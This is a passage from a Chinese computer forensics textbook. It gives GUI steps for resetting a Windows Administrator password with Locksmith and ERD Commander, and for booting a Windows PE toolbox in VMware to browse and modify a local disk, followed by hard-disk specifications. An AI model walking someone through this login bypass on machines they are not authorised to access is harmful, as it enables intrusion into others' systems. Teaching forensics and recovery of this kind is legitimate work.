


图 20.59 Locksmith 破解管理员密码

step 11 单击 Next 按钮，Locksmith 会询问需要选取哪个用户作为破解对象，因为这里只有一个 Administrator 管理员用户，所以使用默认设置，同时在新密码文本框和确认密码文本框中两次输入新密码，如图 20.60 所示。




图 20.60 输入设定的新密码

step 12 单击 Next 按钮，修改过程即可完成，如图 20.61 所示。




图 20.61 修改密码成功

step 13 可以使用 ERD Commander 浏览硬盘上的所有文件，如图 20.62 所示。




图 20.62 浏览硬盘上的文件

20.6.2 Windows PE 盘载操作系统

Microsoft Windows Preinstallation Environment（简称 Windows PE）为 Windows XP 操作系统提供了强大的准备和安装工具。利用 Windows PE，可以从网络或可移动媒体（提供安装 Windows XP 和排除其故障所必需的网络和其他资源）启动 Windows XP 的子集。

Windows PE 不是通用的操作系统，它专用于 3 个特殊任务：

- **安装 Microsoft Windows** 每次安装 Windows 时，Windows PE 都会运行。在安装阶段，收集配置信息的图形工具在 Windows PE 内运行。
- **故障排除** Windows PE 还有助于自动和手动进行故障排除。例如，如果由于一个损坏的系统文件导致 Windows 启动失败，Windows PE 可以自动启动 Windows 恢复环境，还可以手动启动 Windows PE，以便使用内置或自定义的故障排除和诊断工具。
- **恢复** 原始设备制造商（OEM）和独立软件供应商（ISV）可使用 Windows PE 生成自定义、自动化的解决方案，以恢复和重新生成正在运行 Windows 的计算机。例如，用户可以从 Windows PE 恢复 CD 或恢复分区启动他们的计算机，以自动重新格式化其硬盘，并重新安装带有原始驱动程序、设置和应用程序的 Windows Vista。

Microsoft 已将 Windows PE 设计为预安装环境代替 MS-DOS。Windows PE 以 Windows 组件为基础构建，提供了一个强大、灵活而又为用户熟知的环境。事实上，Windows PE 可以运行许多 Windows 应用程序，检测和启用大部分现代硬件，并通过 IP 网络进行通信。Windows PE 通常占

用不到 100MB 的磁盘空间，并可完全从内存运行，从而可以插入第二张包含驱动程序或软件的 CD 来使用。这些功能使 Windows PE 可以在当前未格式化硬盘或未安装操作系统的计算机上运行。然而，与 Windows 不同，Windows PE 不是一个功能齐全的操作系统。

深山红叶袖珍 PE 系统工具箱是一款高度集成的袖珍光盘工具系统，该工具箱带有独立的 Windows PE 系统，支持 USB 2.0/SCSI/Netcard 等设备，支持上网功能，集成非常全面的系统维护工具，如修改系统管理员口令、硬盘修复、文件救护等。

下面就来见识一下该工具的威力。为了防止不合适的配置损坏自己的机器，用户可以使用虚拟机来完成实验，这里笔者选用了 VMWare 作为实验平台。首先找到该工具的光盘，也可以选用该工具的光盘镜像作为模拟光盘使用。

step 1 启动 VMWare 虚拟机，如图 20.63 所示。




图 20.63 启动 VMWare 虚拟机

step 2 选择一个事先安装好的虚拟机操作系统，这里选取的是 Windows XP，单击 Edit virtual machine settings 链接，打开如图 20.64 所示的对话框。




图 20.64 编辑虚拟机设置

step 3 在 Hardware 选项卡中找到 CD-ROM(IDE1 : 0)选项，在其右侧的属性页中选择 Use ISO image 单选项，单击 Browse 按钮，输入或者找到光盘镜像文件所在的目录，如图 20.65 所示。




图 20.65 设定光盘启动文件

step 4 单击 Start Virtual Machine 按钮启动虚拟机，如图 20.66 所示。

step 5 迅速按下 F2 键，进入虚拟机 BIOS 设定，在其中将 Boot 设定的顺序改为 CD-ROM 启动优先，如图 20.67 所示。




图 20.66 启动虚拟机




图 20.67 设定虚拟机启动顺序

step 6 虚拟机会自动从光盘镜像中启动，如图 20.68 所示。

step 7 单击“Windows PE（XP）深山红叶光盘工具箱”按钮，进入 Windows PE 的界面，如图 20.69 所示。

step 8 可以使用该光盘提供的“Windows 资源管理器”工具浏览并修改本地硬盘上的所有信息，如图 20.70 所示。

图 20.68 Windows PE 启动




图 20.69 Windows PE 的界面




图 20.70 Windows 资源管理器

20.7 硬盘分析

在将数据原原本本复制到其他硬盘上后，分析成为关键的步骤之一。计算机取证的工作环境已经从 DOS 过渡到 Windows 的图形界面，证物的获取必须要求在一个不对原始证物产生任何改变的环境中进行，这就意味着只能使用本地硬盘之外的其他介质进行工作。但是证物的分析与取得有很大不同，在分析阶段可以使用各种喜欢的操作系统和软件。

硬盘是系统中极为重要的设备，存储着大量的用户资料和信息。如果说内存只是数据的中转站的话，硬盘就是存放数据的仓库。现在的硬盘越来越大，上面通常存放了许多重要的资料，所以一定要爱护好硬盘。

20.7.1 硬盘性能参数

在介绍硬盘结构之前，有必要先了解一下硬盘的主要性能参数。

- **硬盘容量** 硬盘内部往往有多个叠起来的磁盘片，所以说硬盘容量＝单碟容量×碟片数，单位为 GB。硬盘容量越大越好，可以装下更多的数据。但要特别说明的是，单碟容量对硬盘的性能有一定的影响：单碟容量越大，硬盘的密度越高，磁头在相同时间内可以读取到更多的信息，这就意味着读取速度得以提高。目前市场上主流硬盘的容量为 80~120GB。
- **转速** 硬盘转速（Rotation speed）对硬盘的数据传输率有直接的影响，从理论上说，转速越快越好，因为较高的转速可缩短硬盘的平均寻道时间和实际读写时间，从而提高硬盘的读写速度。可任何事物都有两面性，在转速提高的同时，硬盘的发热量也会增加，它的稳定性就会有一定程度的降低。所以说在技术成熟的情况下，应该尽量选用高转速的硬盘。
- **缓存** 一般硬盘的平均访问时间为十几毫秒，但 RAM（内存）的速度要比硬盘快几百倍。所以 RAM 通常会花大量的时间去等待硬盘读出数据，从而也使 CPU 效率下降。于是，人们采用了高速缓冲存储器（又叫高速缓存）技术来解决这个矛盾。
  简单地说，硬盘上的缓存容量是越大越好，大容量的缓存对提高硬盘速度很有好处，不过提高缓存容量就意味着成本上升。目前市面上的硬盘缓存容量通常为 2~8MB。
- **平均寻道时间（Average seek time）** 意思是硬盘磁头移动到数据所在的磁道时使用的时间，单位为毫秒（ms）。平均访问时间越短，硬盘速度越快。
- **硬盘的数据传输率（Data transfer rate）** 也称吞吐率，它表示在磁头定位后，硬盘读或写数据的速度。硬盘的数据传输率有两个指标。
